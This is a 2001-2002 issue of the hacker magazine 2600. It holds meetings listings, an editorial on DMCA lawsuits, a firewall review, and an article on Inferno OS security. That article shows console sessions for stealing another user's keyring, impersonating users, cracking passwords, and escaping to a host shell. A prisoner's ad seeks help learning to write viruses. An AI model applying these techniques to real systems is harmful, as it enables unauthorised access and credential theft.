IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 11/15/01.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Gold Coast: Bond University at payphones outside main library. 6:30 pm. Food place open till 8 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assungeng, near the payphone. 6 pm.

CANADA**Alberta**

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

Edmonton: Teddy's on Jasper Ave. and 114th St. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peter's Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Paspaspiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Sholly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm.

POLAND

Stargard Szczecinski: Art Cafe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TARTASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nitskieits Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

UNITED STATES**Alabama**

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Laguna Niguel): Natalie's Coffee, 27020 Alicia Parkway. #F.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty J's food court, 13th and College. 6 pm.

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4684; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waiolale Ave. Payphone: (808) 732-9184.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Circle Centre Mall, 4th floor by the arcade and Ben & Jerry's.

Iowa

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building between the Tiger Pawe & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Room 2105B.

Grand Rapids: Rivertown Crossings Mall, second level in the food court.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court. 7 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Dakota

Fargo (Moorhead, MN): Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland (Bedford): Cyber Pet's Internet Cafe, 665 Broadway Ave.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, in the food court on the Market Street side

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Barnes & Noble, Hickory Ridge Mall.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia (see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor.


Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: UWM Student Union on Kenwood between Maryland and Downer.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Inside Back Cover Foreign Phones



Malta. Rather different than the ones featured in the last issue.

Photo by Bill Raynault



Peru. Found at the airport in Iquitos, the largest city on the Amazon River.

Photo by Raven



Russia. From remote Ussurisk, north of Vladivostok in the Primorye Territory in the far eastern part of the country. We suspect it would be hard to find our magazine there.



Photos by Tresa Thompson

Come and visit our website and see our vast array of payphone photos that we've compiled! <http://www.2600.com>

Back Cover Foreign Phones



Cambodia. A card phone in a busy street in Battambang.

Photo by Eric Tucker




Cambodia. Another card phone from the capital city of Phnom Penh. It's rumored that there are no coin phones at all in this country.

Photo by Eric Tucker



Greece. Found in the small Greek village of Miles.

Photo by John Klacsmann



Greece. From the village of Makpinitea. We hope that isn't a speaker behind the grill above the phone since it looks like it would easily deafen anyone standing there.

Photo by John Klacsmann

Look on the other side of this page for even more photos!

2600

The Hacker Quarterly

Volume Eighteen, Number Four

Winter 2001-2002

\$5.00 US, \$7.15 CANADA

“A person who, without permission of lawful authority, while the United States is at war or threatened with war, makes or attempts to make, or has in his possession or attempts to obtain, or aids another to obtain, any map, drawing, plan, model, description, or picture of any military camp, fort, armory, arsenal or building in which munitions of war are stored, or of any bridge, road, canal, dockyard, telephone or telegraph line or equipment, wireless station or equipment, railway or property of any corporation subject to the supervision of the public service board, or of any municipality or part thereof, shall be imprisoned not more than ten years.”

Statutes like this exist throughout the country so we thought it would be best to play it safe and not risk printing something sensitive that could put us all at risk. After all, anything we print would somehow be definable in the above. This is just a temporary measure that will only last as long as we're in a war. As soon as terrorism surrenders, we will be back to normal.



7 25274 83158 6

“Publication that is deemed to be a threat to legitimate penological objectives.” - State of Washington Department of Corrections, 2001

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept and Photo
David A. Buchwald, Bob Hardy

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dalai, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: BluKnight

Web Assistance: Juintz, Kerry

Network Operations: CSS

Special Projects: mlc

Enforcement: Delchi

Broadcast Coordinators: Juintz, BluKnight, Monarch, Pete, Jack Anderson, daRonin, Digital Mercenary, White Shade

IRC Admins: Autojack, Porkchop, Roadie, Antipent, Digital Mercenary, DaRonin

Inspirational Music: Donner Party, Firesign Theatre, Kraftwerk, Edith Piaf, Christopher Franke

Shout Outs: CCC 2001, Don Letts, atomsmurf, theclone, hanneke, alexis, wil

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER:

Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2001, 2002 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - \$18 individual, \$50 corporate (U.S. funds). Overseas - \$26 individual, \$65 corporate.

Back issues available for 1984-1999 at \$20 per year, \$25 per year overseas.

Individual issues available from 1988 on at \$5 each, \$6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:

2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:

2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).

2600 Office Line: 631-751-2600
2600 FAX Line: 631-474-2677

Ignore at Your Peril

2001-2002	4
The Security of the Inferno OS	6
Black ice Defender - a Personal Firewall	9
The Future of Enhanced 911	11
Behind the Scenes on a Web Page	13
Cracking Clever Content	17
Right Click Suppression	18
Fun with Radio Shack	20
Building a Floppy Based Router	21
Build a Wooden Computer	22
Harnessing the Airwaves	25
Secrets of Rogers @Home	27
Basics on Answering Machine Hacking Letters	28 30
Hacking the Highway	40
How to Hack from a Ram Disk	42
Hacking with Samba	44
Fun Facts about Wal-mart	46
IIS - Far from Unhackable	53
Examining Student Databases	54
Marketplace	56
Meetings	58

2001-2002

2001 has been a most difficult year in so many ways. History has been forever changed by world events and the effects will continue to trickle down on our individual lives for a very long time. Despite this, we must look to the battles we've chosen to embark upon with our complete attention, despite the dramatic changes in society which may overshadow them. Otherwise we run the risk of giving up the battle before we even begin to fight it.

We know that freedom of speech - even freedom in general - is considered by an increasing number to be subject to restrictive conditions in the interests of "security." Never mind that total security is completely elusive. There will always be someone claiming we can do better by closing off yet another avenue of activity, beliefs, or speech. And simpletons, fueled by mass media hysterics, will continue to believe it.

That's why it's never been more important to get involved in preserving your rights before they get signed away. Anyone who tells you that this is somehow in opposition to the interests of our nation has an agenda we find frighteningly disturbing. The fact that many of these people are extremely powerful is certainly cause for concern. But the real battle won't be lost until the rest of us actually start to accept this garbage.

We continue to fight legal battles for the absurdly simple reason that they need to be fought. To choose not to do this would grant a default victory to those challenging what we believe to be our rights. If we wait for someone else to come along and fight the battle in place of us (either because they have more resources or even because they may look more respectable than the likes of us), we risk their not standing behind the issues as much as we want them to. And we also risk such people never coming along in

the first place.

In some ways, it's an honor to be sued. We're basically being told to put up or shut up, to prove our points, to actually stand up for what we believe in. Too many times we as individuals grow complacent. We say what we believe but completely crumble when someone challenges those beliefs, either by giving in or by not defending ourselves as well as we could. But when we are actually sued and faced with the prospect of losing a great deal because of what we say and do, then we are forced to look inside ourselves and see if we really do believe as much as we say we do. We're happy to have gone through that and to have come out of it knowing that our beliefs are strong and ready to undergo these tests. And in so doing, we have found many others who feel the same.

Although we recently lost the Second Circuit Court of Appeals decision in the DeCSS case, our legal team made the most compelling argument possible. We still strongly believe that computer source code is speech and is entitled to all the protections that speech is normally afforded. We still believe that the Digital Millennium Copyright Act is a gross violator of not only free speech but of the concept of fair use and that it sends a chilling signal throughout our society. We've seen professors intimidated into not releasing their research because a powerful group of corporations threatened to prosecute them under the DMCA. Imagine being prosecuted for doing research! We've seen computer users thrown off of commercial systems and banned from school networks for merely being *accused* of possessing information that the DMCA defines as a potential threat, information that would have scarcely raised an eyebrow a few years ago. And we've seen a growing realization among our read-

ers and others that the DMCA is well on the road to making publications like ours illegal to print, possess, or read.

Our loss in this fight does not signal the end. Far from it. We intend to take this case to the Supreme Court so that our entire court system can be given the opportunity to correct this grievous wrong. Failing that, other cases will be fought, among them the Dmitry Sklyarov case which will go to trial sometime in 2002. Although it took far too long, basic humanity finally managed to prevail in this case. After an unconscionable period of being forcibly detained in the United States for his part in writing a computer program in Russia, Sklyarov was finally allowed to return home in late December, on the condition that he return to give testimony in the trial, which will now focus on his company (Elcomsoft). The authorities are trying to spin this to make it seem as if Sklyarov is no longer affiliated with his company and will be testifying against them. In actuality he is still very much with them and is looking forward to telling his story at the trial. When this happens, the world will bear witness to the absurdity of this law and how it's damaging researchers and developers all around the world. Nothing will make technological innovation grind to a halt faster than the continued existence of the DMCA and similar laws in other parts of the world.

Even if it takes a hundred cases of people challenging the DMCA, we are confident that there is no shortage of individuals who will proudly step forward to defend the rights they believe in. As our leaders are so fond of saying, we are in a war and we must all do our part and make sacrifices. Some of those sacrifices may be very costly. But who among us ever really believed that the cost of defending free speech would be cheap?

Not all the news is bad. On December 20, a federal court ruled in our favor in the Ford case. If you recall, this was the lawsuit that sought to prevent us from forwarding a controversial domain (www.fuckgeneralmotors.com) to the web page of Ford (General Motors' competitor) as a form of net

humor. Regardless of whether or not people were offended by this, we felt it was absolutely imperative to protect the right of Internet users to point their domains wherever they pleased. Ford felt otherwise, claiming that what we did was somehow trademark infringement. They firmly believed (as did much of corporate America who had their eyes on this case) that *nobody* had the right to link or forward to their site without their explicit permission. Had we opted not to embark upon this fight, a very bad precedent would have been set and one more right of speech would have been lost because nobody cared enough to fight for it. We are fortunate that the judge saw the fallacy of Ford's arguments. It's proof that significant victory *can* be achieved within the system. Lately it's seemed as if such victories are very few and far between. All the more reason for us to fight even harder for them.

Of course, you won't see much in the way of mass media coverage of *this* story. Had we lost, it most likely would have been all over the papers as another example of hackers getting their just desserts and society being made more secure. But the fact that you probably didn't read about our victory in all the mainstream places doesn't make the story any less important. It merely underlines the growing insignificance of the mass media itself and how replacing their self-serving agenda is paramount to winning such battles and ultimately preserving our endangered freedoms.

It's likely to become even more difficult to challenge the injustices that lie ahead in the coming months and years. We'll certainly see a good deal of reprehensible opportunism on the part of the powers that be as they try to tie their anti-individual agendas to the fight against terrorism. We must not allow them to legitimize their dubious positions in this manner. And we must do our best to reach those who might not otherwise see how they are being taken advantage of. This will be our biggest challenge for 2002.

The Security of the Inferno OS

by dalai

dalai@swbt.net

<http://www.trauma-inc.com>

A Traumatized Production

This article goes over the security semantics of Vita Nuova's Inferno OS, and some means by which they may be circumvented. Inferno is a small, embedded OS intended to run on devices which may take advantage of its distributed aspects. The example Bell Labs likes to use is the TV set-top box. Anything which relies on remote data to run is an Inferno candidate. Other potential uses include networked PDA's and local broadband access hubs (i.e., for cablemodem or ION).

This article is about security and is not an introduction to Inferno. The Inferno documents and man pages have been made available for public consumption and are located at Vita Nuova's website: <http://www.vitanuova.com>.

Lucent has mentioned their intent to utilize Inferno in some of its up and coming products. Firewalls and routers are already being built with Inferno and potential future use includes telecom equipment and dedicated (cheap) Internet terminals. Some outside companies are also taking an interest in Inferno but no one can predict how much it will be used in the future or how successful it will be.

There are many reasons why you'd enjoy playing with Inferno. If it gains the market saturation that Vita Nuova hopes for, you will have a vast network of devices to play with. The industry hopes to "e-nable" (tm) nearly everything that runs off of power. Vehicles, large household appliances, probably even toasters will shortly require some kind of embedded OS to drive their superfluous hardware. Inferno is one of the answers, and probably the most robust.

Ninety percent of anything mentioning Inferno and security in the same context talks about the encryption and authentication of network messages. This is all fine and dandy, but there's much more to be considered, especially in an internetworked OS. And Inferno is about networking. There is little point in a standalone host.

And thus networking Inferno is fundamental. Here's a little info to get your hosts up and talking, preferably to another Inferno-based machine.

The services to be run by Inferno upon execution of the server binary, "lib/srv", are contained in `/services/server/config`. By default the file contains these services:

styx	6666/tcp	# Main file service
mpeg	6667/tcp	# Mpeg stream
rstyx	6668/tcp	# Remote invocation
infdb	6669/tcp	# Database connection
infweb	6670/tcp	# inferno web server
infsigner	6671/tcp	# inferno signing services
infc signer	6672/tcp	# inferno signing services
infflogin	6673/tcp	# inferno login service
virgil	2202/udp	# inferno info

The file `/services/cs/services` functions as the Unix `/etc/services`, and can be used to reference the above service names with port numbers. "netstat" does for Inferno something similar to what it does for Unix. If run under a Unix, copy the contents of `/services/cs/services` to your `/etc/services` file.

In order for Inferno to successfully talk to other hosts you must start the connection server, "lib/cs". This daemon translates network names (in the form of protocol!host!port) into a name-space network presence. You can specify the services "lib/srv" is to run by editing the file `/services/server/config`.

You can get two hosts up and talking with these steps, assuming that the hosting OS's are connected and can communicate. Hostname translation, IP interface selection, etc. is decided upon by the hosting OS.

1- DNS: "echo ip.of.dns.server </services/dns/db", rebuild `/services/dns/db`. There's an example already in there.

2- CS: edit /services/cs/db, then "lib/cs"
3- SRV: edit /services/server/config, then "lib/srv" (run on server)
4- LOGINS: Run "changelogin >user<" on the server. This must be done for each user who will be logging in.

5- KEYS: Run "getauthinfo default" on the hosts to create the initial certificates. Do this for both the server and the client. Do "getauthinfo >server<" on the client. Note that this is for the default certificate. To get one for use with a particular ip, do "getauthinfo tcp!hostname".

6- DONE: You may then use the Inferno network services. For instance, you may mount a remote computer under your namespace: "mount tcp!host /n/remote". To verify: "lc /n/remote/" or "netstat".

And it's that easy, folks. You may want your "lib/cs", "lib/srv", and mount commands to be done automatically at boot. The "mount" is just an example. There's an infinite number of things you can do with your two hosts. You may even opt to mobilize your lego's [1]. Read the man pages.

Because of the design of Inferno and the way it is meant to be applied, security can be easily circumvented, yielding unauthorized access on remote machines and access to files on the current machine that you shouldn't be able to touch.

I should say something about hosted Inferno before I forget. Because it will rely on the hosting OS' IP mechanisms, the sockets created by Inferno will behave under pressure as one created by the host. While a tcp connect() scan will dirty up the Inferno console with messages, if the host OS is Win32 and someone's invoked "nmap -sF" against it, then Inferno's services will be invisible along with Windows'. Likewise, all normal system logging still applies to the ports Inferno is using. Understand?

The OS uses a virtual machine model to run its executables, which are typically coded in the Inferno specific language Limbo. The virtual machine Dis is secured by the virtue of type checking. Perms under Inferno are like those in Unix. "ls -l" will show you what I mean. Unlike Unix, namespace resources created by a private application are not by default made available to anyone else except the children of that process. Thus we see that The Labs have put some effort into securing Inferno.

Cryptography is integrated into the OS. Messages exchanged between two Inferno hosts can be encrypted, or authenticated and plaintext. It's built-in cryptographic algorithms are, according to the manual:

- SHA/MD5 hash
- Elgamal public key for signature systems
- RC4
- DES
- Diffie-Hellman for key exchange

Authentication relies on the public-key aspects of the above. Isn't that super? He who believes cryptography is the end-all of security measures is sad indeed. Call me lame or whatever, I'm just not interested in crypto.

Here I will share with you my techniques for upping your enjoyment of Inferno. Check it out, no smoke or mirrors. No strings. If you have console access you have the Inferno, so all of my stuff may be done via remote login, you can do the Windows thing both locally and remotely in the case of 95/98. Test boxes follow the suggested installation perms.

1) Windows

If the Inferno is hosted on Windows 95/98, it won't even try to protect key files. Even if it did, we could just grab what we wanted from Windows, with the default path to the Inferno namespace being C:\USERS\INFERNO. Observe.

```
stacey; cat /dev/user
inferno
stacey; mount tcp!jessica /n/remote
stacey; cd /n/remote/usr/dalai/keyring
stacey; lc
default
stacey; cp default /usr/inferno
stacey;
```

And then we can login as dalai from a third party box, or log into the Windows machine's server. Not as big a deal as it seems, considering how Inferno is supposed to be run. We can also use this to get the password file, /keydb/password.

[1]- Styx on a Brick: <http://www.vitanuova.com/inferno/lego1.html>

2) clogon

Attached is my command line port of the GUI login utility provided by Inferno in the distribution. I call it clogon. Now you can't say I've never done anything for you. This does basically the same thing as wm/logon, but is done from the text mode console. Inferno will allow you to switch your user name once per session.

```
stacey; cat /dev/user
inferno
stacey; ./clogon -u dalai
stacey; cat /dev/user
dalai
stacey;
```

3) hellfire

Hellfire is my Inferno password cracker. The password file is located under /keydb/password, and contains the list of users which will be logging in remotely to the machine. The hellfire source can be found below, or at the Trauma Inc. page.

```
jessica; hellfire -d dict -u luser
hellfire, by dalai(dalai@swbt.net)
A Traumatized Production.
```

Cracking...

Password is "victim"

Have a nice day.

```
jessica;
```

You don't need that password for the local machine, however you may use it in conjunction with luser's keys to gain his access to a remote machine. And it will work the same way with more mundane distributed services. The day the utility companies rely on Inferno is the day I hook my computer up to the washer and dryer.

Inferno may run standalone, or hosted on another OS (Plan9, Win32, several Unix's). When hosted, there are quite often opportunities not only to hack Inferno from the host, but also the host from Inferno.

By default the Inferno emulator (emu) is started with no login prompt. This is fine for me, because I use my host OS's login to get into Inferno. You can have Inferno run a specified program via the emu command line, and thus enable selective login.

For starters, we can execute a command on the host OS as follows:

```
stacey; bind -a '#C' /
stacey; os '/bin/sh -i'
devcmd: /bin/sh -i pid 12600
sh: no job control in this shell
sh-2.03$
```

You have the perm's given to the user and group that Inferno was installed under. The suggested is user "Inferno" and group "inf". The manual says that if some careless person started Inferno as root, "os" will run as the caller's Inferno username. If that username does not exist on the hosting system, then "cmd" will run as user/nobody.

Yes, I'm thinking what you're thinking. According to the manual, if Inferno is installed under root, and you change your Inferno user name to that of another user on the host OS, then you will become that user on the host! But what if that user doesn't have an account on the Inferno? With a minor modification clogon will allow you to be whatever user you choose. You may use any name at all.

Note that on Window's systems the "os" argument must be a binary executable in the current path. Things built into the regular Windows interpreter (command) won't work. Like Unix, the command is run under the same user id that started emu. Also, you can make a dos/windows/iso9660 fs visible under Inferno.

After becoming curious with Inferno, I downloaded and played with it for awhile. I became interested enough to write this article, and I'm overall satisfied with the system. Who knows, I may even use it in some upcoming projects. If you like the syntax and feel of Inferno but want a more production-type OS, see Plan9.

BLACK ICE DEFENDER - a Personal Firewall

by Suicidal_251

To start I will say that the motivation for this article comes from the fact that I have not seen any articles on firewalls in quite some time. Firewalls are very important to any computer user. Most of the older gurus have heard of or have used previous versions of Black Ice Defender, back before it became mainstream. I am not sure how recent the buyout was but Network Ice, maker of Black Ice was acquired by ISS (Internet Security Systems). Black Ice Defender, from here on out referred to as BID, got a facelift and became moron friendly (AOL-ish?) meaning that the interface has become a nice little GUI where any moron can point and click on the functions and make them happen. I recently acquired my own copy of BID and am so far pretty impressed with its performance strictly as a firewall. Let's just say that it complements other software that I use and will mention further in the article. Remember, these are my opinions on how I see things and if you disagree, oh well. Write your own damn article.

I am going to start out by going over the initial interface which the user is presented with when he brings up BID. Everything is done by tabs across the top of the window which are labeled Attacks, Intruders, History, and Info.

Attacks

Shows any attacks or suspicious events that BID has found taking place over your network. It lists the Result, Time, Attack Type, Intruder Name, and Count.

Result: Shows an icon of a certain color letting you know the severity of the attack. BID breaks attacks down into Critical, Serious, Suspicious, or Informational. It also has an icon overlaid to let you know whether BID was effective at stopping the attack or whether the computer has been violated. (I haven't seen BID beaten yet by others or myself.)

Time: If you truly don't know what this is, jump out a window.

Attack Type: Tells you what type of attack was conducted against your machine. Examples include HTTP PORT PROBE, NETBIOS PORT PROBE, or ECHO STORM (from a SMURF attack).

Intruder Name: BID will try to resolve the NetBios name of the intruder. The NetBios name is "usually" the name in which the attacker is logged onto his computer with. If BID cannot resolve it, normally meaning the attack is running a firewall also, it will display the attacker's IP address.

Count: Amount of times the attacker tried his attack.

Example: (ICON) 09/05/01 22:38:11 NetBios Port Probe BOBWHITE 4

Intruders

This tab shows the information that BID got from the attacker during its back trace (more on back trace later). The information displayed is IP, Node, NetBios Name, Group, MAC Address, and DNS.

IP: If you don't know what an IP is, read *TCP/IP For Dummies*.

Node: Shows the computer network node of the intruder.

NetBios Name: Was covered above under "Attacks: Intruder Name".

Group: The network group to which the intruder's computer belongs.

MAC Address: Media Access Control address, a hardware address that uniquely identifies each node of a network. There are services on the web that will track this for you. Have fun searching for them.

DNS: Domain Name Service will normally give away what system or ISP the user is logged onto.

Example: (X's added to protect the ID of the guilty)

IP: 168.49.210.XXX

Node: COMPUTER ##

NetBios: COMPUTER ##

Group: AD#XX_XSD

MAC: 00C0F562BXXX

DNS: adsl-168-49-

210.dsl.XXXX21.pacbell.net

History

Interesting information for your personal reference. This shows how much traffic was used for attacks and for normal traffic in a nice graphical format. It can be viewed from the last 90 minutes, hours, or days. It also tells you the

total number of attacks and total number of packets in the same time frame as above.

Info

Shows your registration info, license info, and version info. Useless note: All this info can also be found in various TXT files under the BID directory on your HD.

Settings Menus

This is the different tab menu under the settings. Very quickly:

Protection: You can set BID to four different settings to protect you at different levels. You can choose from Trusting, Cautious, Nervous, and Paranoid.

Log Packets: You can set BID to save a log file of all packets to your computer so that you can review them later at will. External software is needed for this unless you're really good with Notepad. Good luck.

Log Evidence: BID will log all the traffic and information of the intruders to a log file for future use or proof. If someone really bugs the hell out of you, this file will be helpful in dealing with his or her ISP. Some will say that they won't turn a fellow hacker in. Wait until he pings you or probes you 625 times in 10 minutes. It gets *real* old. Or you can handle it yourself but we won't go there right now.

